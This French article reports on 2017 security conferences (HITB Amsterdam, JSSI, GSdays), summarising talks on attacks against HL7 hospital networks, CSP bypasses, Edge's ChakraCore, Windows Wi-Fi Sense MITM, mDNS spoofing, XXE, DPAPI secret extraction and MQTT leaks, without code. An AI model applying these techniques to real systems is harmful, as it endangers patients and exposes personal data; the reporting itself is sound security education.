https://conference.hitb.org/hitbsecconf2017ams/materials/D2T2%20-%20Anirudh%20Duggal%20-%20Hacking%20Medical%20Devices%20and%20Healthcare%20Infrastructure.pdf

Anirudh Duggal est un thésard indien travaillant sur les infrastructures et les systèmes médicaux. Sa présentation consistait en une analyse sécurité du protocole HL7 (Health Level 7).

Les différents équipements d'un hôpital (les équipements médicaux, les ordinateurs classiques, etc.) doivent pouvoir interpréter et mettre à jour les informations médicales du patient. Ainsi, la communication inter-équipements a été unifiée sur des protocoles d'échanges communs. Le protocole HL7 est le plus communément utilisé pour communiquer entre les systèmes.

Ainsi, les paquets HL7 échangés sur le réseau peuvent contenir les informations nominatives du patient, ses allergies, les diagnostics, mais aussi les prescriptions médicales, les constantes vitales ou les diagnostics médicaux. Toutes ces informations permettent donc d'avoir une visibilité sur l'état actuel du patient, mais aussi sur les décisions médicales ultérieures, les médicaments à administrer au patient, etc.

Il n'est pas rare que les messages transitent en clair et il n'y a aucune authentification entre équipements lors d'échanges. Ainsi, les possibilités d'attaques réseau classiques sont réalisables (interception des flux réseau permettant le vol d'informations, altération des informations transitant, déni de service).

« Ainsi, les paquets HL7 échangés sur le réseau peuvent contenir les informations nominatives du patient, ses allergies, les diagnostics, mais aussi les prescriptions médicales, les constantes vitales ou les diagnostics médicaux. »

Inutile de préciser que ces attaques ne sont pas à reproduire dans un environnement de production étant donné les effets de bord que cela pourrait avoir sur un patient réel.

We Broke all CSPs and You Won't Believe What Happened Next!

Weichselbaum et Michele Spagnuolo

Slides

https://conference.hitb.org/hitbsecconf2017ams/materials/D1T1%20-%20Michele%20Spagnuolo%20and%20Lukas%20Wilschelbaum%20-%20So%20We%20Broke%20All%20CSPS.pdf

Les chercheurs Lukas Weichselbaum et Michele Spagnuolo de Google ont pu nous présenter les diverses implémentations recommandées de politiques de contenu (CSP), mais surtout les erreurs généralement pratiquées permettant de les contourner.

Pour rappel les CSP (Content-Security-Policy) peuvent être appliquées à l'ensemble des ressources d'une page Web afin d'en garantir l'authenticité. Elles sont aujourd'hui principalement utilisées afin de détecter et atténuer les injections HTML/JavaScript (XSS).

En effet, la mise en place d'une politique CSP permet de spécifier au navigateur au travers d'entêtes HTTP l'application de restrictions sur l'origine des sources JavaScript, voire

sur d'autres fonctionnalités pouvant avoir un impact sur la sécurité (function eval...).

L'utilisation de politiques CSP basées sur une liste blanche est la majorité du temps contournable, Lukas a pu exposer comme solution viable l'utilisation de jeton aléatoire ("nonce-r4nd0m") mis en avant tout au long de leur présentation. L'utilisation de jetons aléatoires sur les ressources JavaScript permet de "tagger" les ressources authentiques et ainsi d'éliminer celles illégitimement ajoutées au contenu d'une page.

Une nouvelle fonctionnalité permet la remontée d'informations lors d'une violation d'une CSP, nommée "csp-report". Les chiffres donnés par les chercheurs représentent plus de 50 millions de rapports journaliers à l'échelle de tous les produits Google. Une correction continue est ainsi effectuée sur l'ensemble des produits et ressources associées chez Google.

Plusieurs outils ont été développés afin de vérifier les différents points de contrôle des CSP :

- CSP Mitigator
https://chrome.google.com/webstore/detail/csp-mitigator/gijlobangojajlbodabkpjpheeeokhfa

- CSP Evaluator
https://csp-evaluator.withgoogle.com/

The Secret of ChakraCore: 10 Ways to Go Beyond the Edge

Linan Hao

Slides
https://conference.hitb.org/hitbsecconf2017ams/materials/D1T2%20-%20Linan%20Hao%20and%20Long%20Liu%20-%20The%20Secret%20of%20ChakraCore.pdf


Connu pour ses excellents résultats au concours Pwn2Own pour de nombreux navigateurs et technologies Flash, le chercheur Linan Hao a exposé à l'ensemble de l'audience les diverses vulnérabilités que lui et son équipe (360Vulcan) ont pu identifier au sein du moteur ChakraCore.
ChakraCore est le moteur JavaScript du navigateur Edge, aujourd'hui open-source et est basé sur le précédent moteur d'Internet Explorer.

En procédant directement à un audit du code, les chercheurs se sont intéressés aux points de sécurité suivants :

- Confusion du type de paramètres au sein d'une fonction ou d'une classe afin d'exploiter un overflow (PWN2OWN 2016) ;

- Exploitation de l'objet "Proxy". Il était possible de tromper le moteur en altérant l'objet depuis la méthode "getPrototypeOf" (PWN2OWN Mars 2017) ;

- Contournement du Control Flow Guard (CFG).



Les points remontés ont été particulièrement intéressants et techniques, car ils concernaient pour la plupart des failles au sein de la logique applicative du moteur. Aucun outil connu ne permet l'identification simple de ce type de vulnérabilités et le travail nécessaire à leur identification laisse présager l'apparition de nouvelles vulnérabilités de ce type dans les prochaines années.

COMMSEC: Lure10: Exploiting Windows Automatic Wireless Association Algorithm

George Chatzisofroniou

Slides

http://conference.hitb.org/hitbsecconf2017ams/materials/D1T4%20-%20George%20Chatzisofroniou%20-%20Exploiting%20Windows%20Automatic%20Wireless%20Association%20Algorithm.pdf


Une conférence rapide de George Chatzisofroniou sur une technique permettant la mise en place d'un Man in the Middle Wifi sous Windows 10.

Cette technique ne se substitue pas à la technique dite du "karma attack" dans la mesure où le système victime va ici nativement chercher à se connecter au point d'accès malveillant. Afin d'exploiter cette technique nommée "Lure10", George a étudié et exploité l'algorithme utilisé par la fonctionnalité "Wifi sense".

« Cette conférence était intéressante au vu de l'étendue des approches techniques utilisées par Roberto Suggi Liverani et Steven Seeley afin de trouver plus de 200 vulnérabilités au sein des produits Trend Micro. »

La fonctionnalité "Wifi sense", assez méconnue, permettait par défaut au sein de Windows 10 le partage des identifiants de points d'accès Wifi dit de "confiance". En fonction de la géolocalisation de l'équipement (fournie par "Windows location service") la fonctionnalité « Wifi sense » va rechercher et se connecter aux points d'accès référencés par son service dans la zone localisée.

En identifiant au préalable les points d'accès connus dans cette zone (identifiés à l'aide de leur BSSID et ESSID), un attaquant peut ainsi leurrer le service "Wifi Sense" au travers de trames « beacons » d'un point d'accès connu, mais dont il aura alors le plein pouvoir.



Cette nouvelle technique est implémentée depuis dans l'outil "wifiphisher" (https://github.com/wifiphisher/wifiphisher).

Got 99 Trends and a # is All of Them! How We Found Over 100 RCE Vulnerabilities in Trend Micro Software

Steven Seeley and Roberto Suggi

Slides

https://conference.hitb.org/hitbsecconf2017ams/materials/D1T1%20-%20Steven%20Seeley%20and%20Roberto%20Suggi%20Liverani%20-%20I%20Got%2099%20Trends%20and%20a%20%23%20Is%20All%20Of%20Them.pdf

Cette conférence était somme toute intéressante au vu de l'étendue des approches techniques utilisées par Roberto Suggi Liverani et Steven Seeley afin de trouver plus de 200 vulnérabilités au sein des produits Trend Micro.

Ayant pris connaissance des nombreuses vulnérabilités majeures dans ces produits et dans le cadre du bug bounty de l'éditeur, les deux chercheurs se sont décidés à creuser eux-mêmes.

S'est alors enchainée une rapide présentation des vulnérabilités ayant pu être identifiées : injections SQL, RCE, XSS, élévation de privilèges.

Principalement identifiés dans les produits suivants :

- Smart protection server ;
- Data Loss Prevention ;
- Control Manager ;
- InterScan Web Security ;
- Threat Discovery Appliance.

Leur présentation s'est fait remarquer sur le nombre de vulnérabilités présentées, mais aussi sur la méthodologie appliquée à l'étude de chaque produit. En effet à l'instar d'un programme malveillant, chaque comportement applicatif était étudié. Lorsque certains mécanismes échappaient aux chercheurs, ceux-ci n'ont pas hésité à user d'ingénierie inverse directement sur ces composants.

De nombreuses complications sont intervenues durant leur recherche. La principale fut de trouver une version complète des applications à auditer ainsi que la mise en place d'un environnement opérationnel afin d'activer l'ensemble

des fonctionnalités des produits (certains produits nécessitaient en effet de rejoindre un réseau d'entreprises et la présence d'un AD).

An Attack-in-Depth Analysis of Multicast DNS and DNS Service Discovery

Antonios Atlasis

Slides

https://conference.hitb.org/hitbsecconf2017ams/materials/D2T2%20-%20Antonios%20Atlasis%20-%20An%20Attack-in-Depth%20Analysis%20of%20Multicast%20DNS%20and%20DNS%20Service%20Discovery.pdf

Le conférencier Antonios Atlasis s'est penché sur les RFC des standards mDNS (RFC 6762) et DNS-SD (RFC 6763) pouvant être exploitées au travers de différentes attaques.

L'extension mDNS accessible depuis le port UDP 5353 permet entre autres l'utilisation d'opérations DNS sur un lien local. L'extension DNS-SD permet quant à elle la découverte de services et des instances associées par la simple utilisation de requêtes DNS.

Utilisée au sein du service Bonjour (bien connu sur les produits Apple), une première attaque permet l'énumération de services pour permettre d'identifier tout ou partie des services exposés. Ces services répondent à la requête suivante : "_services._dns-sd._udp.<Domain>". En cas de service découvert, l'identification des instances associées s'effectue directement via une deuxième requête "<service>.<Domain>".

Une seconde attaque de Man in the Middle a été présentée et consiste à usurper l'identité de certains services sur le lien local. Au travers d'un outil, Antonios était ainsi capable d'envoyer de fausses réponses (pouvant simuler imprimantes, Google Chromecast etc...) dans l'espoir de répondre avant le service légitime.

La définition large de certaines RFC (utilisation de l'attribut "SHOULD") peut être exploitée afin de provoquer un déni de service (utilisation d'un TTL=0) voire d'empoisonner le cache DNS.

L'ensemble de ces attaques a été regroupé au sein d'un outil : pholus (Disponible depuis https://www.secfu.net/tools-scripts/).

Créditer : http://photos.hackinthebox.org/ pour les photos d'ambiance + speakers

Références

- http://photos.hackinthebox.org/
- https://conference.hitb.org

JSSI et GSdays

par Stéphane MARCAULT, David WEBER et Charles DAGOUAT

> JSSI

Conférence invitée
Jean-Philippe Gaulier (@jpgaulier)

Après un bref rappel sur le contexte et le déroulement de la JSSI 2017 organisée comme chaque année par l'OSSIR, Jean-Philippe Gaulier, en tant que RSSI chez Orange, a introduit le sujet de la journée en évoquant la problématique des données personnelles et des fuites d'informations.

Il existe différents types de fuites d'informations.

Le premier type de fuite est simplement lié aux comportements des utilisateurs. En effet, une part très importante des informations disponibles sur Internet est publiée de manière volontaire par les internautes, en partie au travers d'outils tels que les réseaux sociaux. Il est donc assez simple pour un internaute de remédier à ces « fuites », en décidant simplement d'arrêter d'utiliser ces outils.

« Après une brève introduction au format XML et à la notion d'entité XML externe, Charles Fol a présenté les techniques utilisées par les pirates pour abuser de cette fonctionnalité pour obtenir un accès au serveur hôte »

Un second type de fuites, particulièrement médiatisé, correspond aux « incidents internes » : concrètement au vol et à la publication des données par les collaborateurs y ayant accès. On peut penser par exemple au cas d'Edward Snowden ou de Julian Assange, accusés d'avoir dérobé des informations particulièrement sensibles à différentes agences (entre autres américaines), et de les avoir publiées.

Mais d'autres types de fuites de données peuvent également être observées sur Internet. Les réseaux de P2P en sont un exemple. Via ces réseaux, les détenteurs des droits comme les studios hollywoodiens voient leurs derniers films partagés, sans avoir le moindre contrôle sur ces données.

La présentation s'est terminée sur un test grandeur nature, sur la base de 4 images illustrant qu'il est possible de profiler un internaute sur la base d'une seule information le concernant. Cet exercice a permis de faire ressortir certaines questions importantes, comme ce qu'est une donnée personnelle, ainsi que d'introduire les autres sujets de la journée, comme la GDPR.

La face cachée de la XXE (XML eXternal Entity)


Charles FOL (Ambionics Security)

Slides

http://www.ossir.org/jssi/jssi2017/JSSI_2017_1B.pdf

Le sujet suivant était relativement technique puisqu'il s'agissait d'une conférence sur les failles applicatives appelées XXE.

Après une brève introduction au format XML et à la notion d'entité XML externe, Charles Fol a présenté les techniques utilisées par les pirates pour abuser de cette fonctionnalité pour obtenir un accès au serveur hôte. De nombreux trucs et astuces issus de l'expérience du pentester ont été présentés, pour exploiter au mieux ces failles. Ces derniers reposent cependant souvent sur les spécificités des parseurs XML disponibles.



Charles FOL a ensuite effectué un rappel sur la présence du format XML dans un grand nombre « d'emplacements » peu connus, comme les images au format SVG ou encore les formats de document tels qu'OOXML, docx, pptx, xlsx. Enfin, la présentation s'est conclue par un cas concret avec un exemple d'exploitation de ce type de faille, ainsi que par les propositions de protection pouvant être adoptées pour se protéger contre l'exploitation des XXE.

Conférence juridique sur la réglementation GDPR

Eric Barbry

Slides


http://www.ossir.org/jssi/jssi2017/JSSI_2017_2A_Support_presentation_reglement_EU_RGPD_Securite_des_donnees_DSI_RSSI.pdf

L'avocat Eric Barbry est ensuite intervenu pour évoquer la nouvelle réglementation européenne en matière de protection des données personnelles, connue sous le nom de GDPR / RGPD (General Data Protection Regulation / Règlement général sur la protection des données).

Cet aspect juridique est particulièrement important pour les entreprises manipulant des données personnelles. En effet, entré en vigueur en mai 2016, le RGPD entrera en application le 25 mai 2018, soit dans un an environ. À cette date, les entreprises encourront donc un risque majeur, puisqu'au-delà des impacts en matière de conformité ou d'image, l'impact financier sera non négligeable (jusqu'à 4% du CA au niveau mondial). À cela s'ajoutera également un risque de condamnation pénale.

« Cet aspect juridique est particulièrement important pour les entreprises manipulant des données personnelles. En effet, entré en vigueur en mai 2016, le RGPD entrera en application le 25 mai 2018, soit dans un an environ. »

L'avocat a évoqué de nombreux sujets relatifs à cette nouvelle réglementation, tels que les chantiers devant être menés par le DSI et/ou le RSSI, la démarche devant être adoptée par les entreprises pour se mettre en conformité, ainsi que les grands principes de sécurisation proposés par cette réglementation.



Selon l'avocat, la GDPR démontre une nouvelle démarche de la part du règlement européen. En effet, le texte met en avant des exemples de mesures techniques devant être adoptées par les entreprises.

Retour d'expérience sur la gestion d'une fuite de données majeure

Stéphane Py (Orange)

Slides

http://www.ossir.org/jssi/jssi2017/JSSI_2017_2B_Retour_d_experience_sur_la_gestion_d_une_fuite_de_donnees_majeure.pdf

Stéphane Py est ensuite intervenu pour faire un retour d'expérience sur la façon dont l'opérateur Orange avait été amené à gérer une crise, suite à une fuite majeure de données. La crise en question a eu lieu en janvier 2014. Lors de l'attaque, les données personnelles de 800 000 clients avaient été dérobées.

Cette présentation a été l'occasion de présenter les différentes activités ayant permis de répondre efficacement à cette crise :

- L'analyse de l'attaque et des conséquences ;
- L'identification des impacts ;
- La gestion de la relation client ;
- La communication externe et interne.

Plusieurs enseignements ont été tirés de cet incident :

- L'importance du staffing : avoir les bons acteurs ;
- Disposer de logs, les mettre de côté dès le début de la crise ;
- Disposer d'outils pour les analyses (logs, suivi de l'activité...) ;
- L'incident devient public dès qu'on communique vers les clients ;
- Prévoir la communication vers les clients concernés et les autres en adressant l'ensemble des sujets pour les différentes populations ;
- Les actions post crise se prolongent longtemps.

Globalement, il est important de retenir de ce retour d'expérience que la préparation à ce type d'événement est primordiale (processus, modalités, simulations). En effet, un grand nombre de fonctions et d'interlocuteurs sont concernés au sein de l'entreprise, et doivent donc être synchronisés. Par ailleurs, les contraintes en termes de délais de déclaration et d'informations clients sont lourdes à gérer.

Détection d'une fuite de données, Gestion de crise, et Plan d'action pour revenir à une situation normale

Marc-Frédéric Gomez (CERT Crédit Agricole)

Marc-Frédéric Gomez, directeur du CERT Crédit Agricole a fait un retour sur une crise à laquelle il a eu à faire face. Cependant, ce dernier a demandé à ce qu'aucun détail ne soit divulgué sur cette présentation. Nous respecterons donc ce choix.

Conférence sur le Bug Bounty

Guillaume Vassault-Houliére (YesWeHack)

Slides

http://www.ossir.org/jssi/jssi2017/JSSI_2017_3B_BugBountyAsAService.pdf
https://twitter.com/free_man_

@free_man est venu présenter le concept de Bug Bounty As A Service.

Ce mode de fonctionnement, issu du monde de l'Open-Source, a été adopté ces dernières années par les géants de l'Internet (GAFAM), ainsi que plus récemment par quelques rares entreprises. BountyFactory.io est justement une offre permettant à toute entreprise de monter son programme

de Bug Bounty. Les intérêts de monter ces programmes sont nombreux pour les entreprises :


- Définition d'un point de contact et d'une procédure contrôlée de remontées d'informations ;
- Audit des applications dans la durée ;
- Très grand nombre d'experts disponibles pour faire de l'audit sur un mode 24/7 ;
- Transparence accrue entre experts et entreprises ;
- Élévation du niveau de sécurité ;
- ...

Extraction hors-ligne des secrets protégés par la DPAPI
Jean-Christophe Delaunay (Synacktiv)

Slides
http://www.ossir.org/jssi/jssi2017/JSSI_2017_4A_DPAPI_Synacktiv.pdf

Au cours de cette intervention, Jean-Christophe Delaunay, alias @Fist0urs, a présenté les résultats de ses recherches relatives à la DPAPI.

Pour faire simple, la DPAPI (« Data Protection Application Programming Interface ») est un composant de Microsoft Windows dont le rôle est de protéger les mots de passe stockés. Pour cela, elle propose une interface (i.e. RPC) aux autres composants du système (internes ou tiers) et leur permet de chiffrer et déchiffrer un secret.



Les travaux de Jean-Christophe Delaunay ont donné lieu à la naissance d'un outil permettant de récupérer les secrets détenus par ce composant. `

En réalité, le mot naissance n'est pas le plus approprié. En effet, l'outil proposé par Jean-Christophe Delaunay est basé sur un outil déjà existant, mais vieillissant nommé « dpapick ».


Big data : sécurité des environnements Hadoop
Mahdi BRAIK (Wavestone)

Slides
http://www.ossir.org/jssi/jssi2017/JSSI_2017_4B_Big_data_-_Securite_des_environnements_Hadoop_-_v1.0.pdf

Pour conclure l'édition 2017 de la JSSI, le consultant est venu présenter son retour d'expérience sur la sécurité des environnements Big Data Hadoop.

« Les travaux de Jean-Christophe Delaunay ont donné lieu à la naissance d'un outil permettant de récupérer les secrets détenus par la DPAPI. »

Après avoir présenté l'architecture d'Hadoop et le modèle de sécurité associé, Mahdi BRAIK a ensuite abordé les attaques pouvant être réalisées à l'encontre de ce type de systèmes. De l'extraction des données, à l'exécution de commande à distance, il a présenté un cas concret au travers d'une démonstration réalisée en direct.



Enfin, il a également pointé du doigt que, malgré les nombreuses failles de sécurité impactant Hadoop, il arrive que ce type de systèmes soit exposé publiquement sur Internet. Comme cela est observé au travers d'autres technologies « modernes » telles que MongoDB, la sécurité n'est pas une priorité pour les concepteurs de Hadoop. Elle est même complètement ignorée puisqu'il n'existe même pas de mécanisme de contrôle d'accès fiable. La conséquence directe est que le maintien en condition de sécurité d'un cluster Hadoop est particulièrement complexe.

Il a enfin conclu sa présentation par 3 pistes pour améliorer le niveau de sécurité d'Hadoop :


- Mettre en œuvre Kerberos ;
- Cloisonner les flux ;
- Durcir les socles et applicatifs.

> Gsdays

Retour sur la 9ème édition des GSdays qui s'est tenue le mardi 28 mars à l'espace Saint Martin dans le centre de Paris.

Cette journée a été composée de 12 conférences avec comme thème central la protection des données et la mise en œuvre de la réglementation européenne GDPR.

La conférence plénière du matin a fait intervenir des acteurs de la protection des données tels que **Gwendal Le Grand de la CNIL, Patricia Le Large d'Orange et Henri D'Agrain du CIGREF** avec la modération d'Hervé Schauer d'HSC by Deloitte.



Ce tour de table a permis de dégrossir les sujets et les questions principales liés à la GDPR et à son impact pour les acteurs de la sécurité française. Concernant le CIGREF, un rapprochement sur le sujet a été réalisé avec l'AFAI et Tech In France. Le rôle du DPO (Data Protection Officer) a été abordé afin d'expliquer la différence entre le RSSI et le DPO. D'après la représentante d'Orange, c'est un couple gagnant entre les deux rôles. D'après le CIGREF, ces deux acteurs doivent avancer dans la même direction. Les questions de la salle ont porté sur les craintes de perte de souveraineté sur l'économie numérique actuelle. D'après le représentant de la CNIL, l'objectif de cette réglementation est bien de créer un marché de confiance entre les pays de l'Union européenne.

La conférence suivante concernait la sécurité des APIs animée parGérôme **Billois et Bertrand Carlier de Wavestone**.

Durant cette présentation, nous sommes revenus sur l'historique des API afin de poser les bases de la « recette d'une bonne API ». Elle se compose d'une base de sécurité, d'une pincée d'OAuth2 , d'une limitation des additifs en définissant, dès le départ, les besoins, mélangez le tout et vous obtiendrez la recette d'une API.

Des sujets plus pointus ont été abordés comme la protection contre le vol de jeton (avec le token binding) et comme la propagation de l'identité (utilisation du standard token exchange).

Un espace stand était à disposition des participants tout au long de la journée afin de se renseigner et d'échanger auprès des partenaires de l'évènement.

Nous avons assisté à la conférence sur le côté obscur des crypto-monnaies animée par le professeur **Nicolas T. Courtois de l'University College London et de l'université Paris 6**.


Cette présentation a permis de prendre connaissance d'un type de cryptos monnaies basées sur les notions cryptographiques de Zero Knowledge Proof (ZKIP). Les solutions telles que Zero Cash et Monero ont été présentées ainsi que leurs différences avec le fonctionnement de la solution Bitcoin.

Après la pause déjeuner, nous avons assisté à un retour d'expérience sur une décennie de pentests et de réponses aux incidents par **Julien Bachmann de la société Hacknowledge**.

Les informations importantes à retenir concernaient le fait de ne pas tout logger mais uniquement les évènements utiles pour la phase de détection et d'investigation, d'étudier les attaques connues afin d'améliorer les outils de détection, de privilégier les outils de sécurité proposés par défaut par les éditeurs (comme les SysInternals tool de Microsoft) et permettre ainsi un déploiement à grande échelle.

La conférence suivante concernait la sécurité des Active Directory par **Sylvain Leconte du cabinet Cogiceo**. Il est

revenu sur les méthodes concrètes de compromission d'un domaine AD. Cela nous a permis d'y voir plus clair sur les points essentiels et les éléments à éviter afin de sécuriser un AD en environnement Windows.



En fin de journée, nous avons assisté à une démonstration de failles de sécurité sur le protocole MQTT et sur les réseaux sans fil 2,4Ghz par la société Digital Security.

Renaud Lifchitz a démontré qu'il était très facile de récupérer des informations sensibles échangées par des objets connectés via le protocole MQTT. À partir du site Shodan.io, il a référencé des serveurs qui exposent une interface MQTT accessible depuis Internet. À l'aide d'un client développé par le présentateur, il a pu montrer en direct les informations d'appareils connectés aux quatre coins du monde (des équipements de santé dans un hôpital, la localisation d'une voiture de luxe à l'étranger, des appareils de mesure d'une usine).

Damien Cauquil a ensuite fait deux démonstrations sur la sécurité des réseaux sans fil 2.4Ghz. Le premier a permis d'intercepter et d'analyser les frappes d'un clavier sans fil relié à un PC. Avec l'utilisation d'un BBC micro:bit, il a démontré qu'un outil d'écoute pour clavier sans fil est facilement réalisable.
Pour la deuxième démonstration, il a réutilisé la même base de composants afin de créer une manette pour prendre le contrôle d'un drone grand public.
La journée s'est conclue par la simulation d'une cyber attaque au sein d'une société fictive animée. L'objectif de cette représentation était de présenter le déroulement d'une cellule de crise et des choses à faire (et à ne pas faire d'un point de vue de la loi) dans une situation similaire.

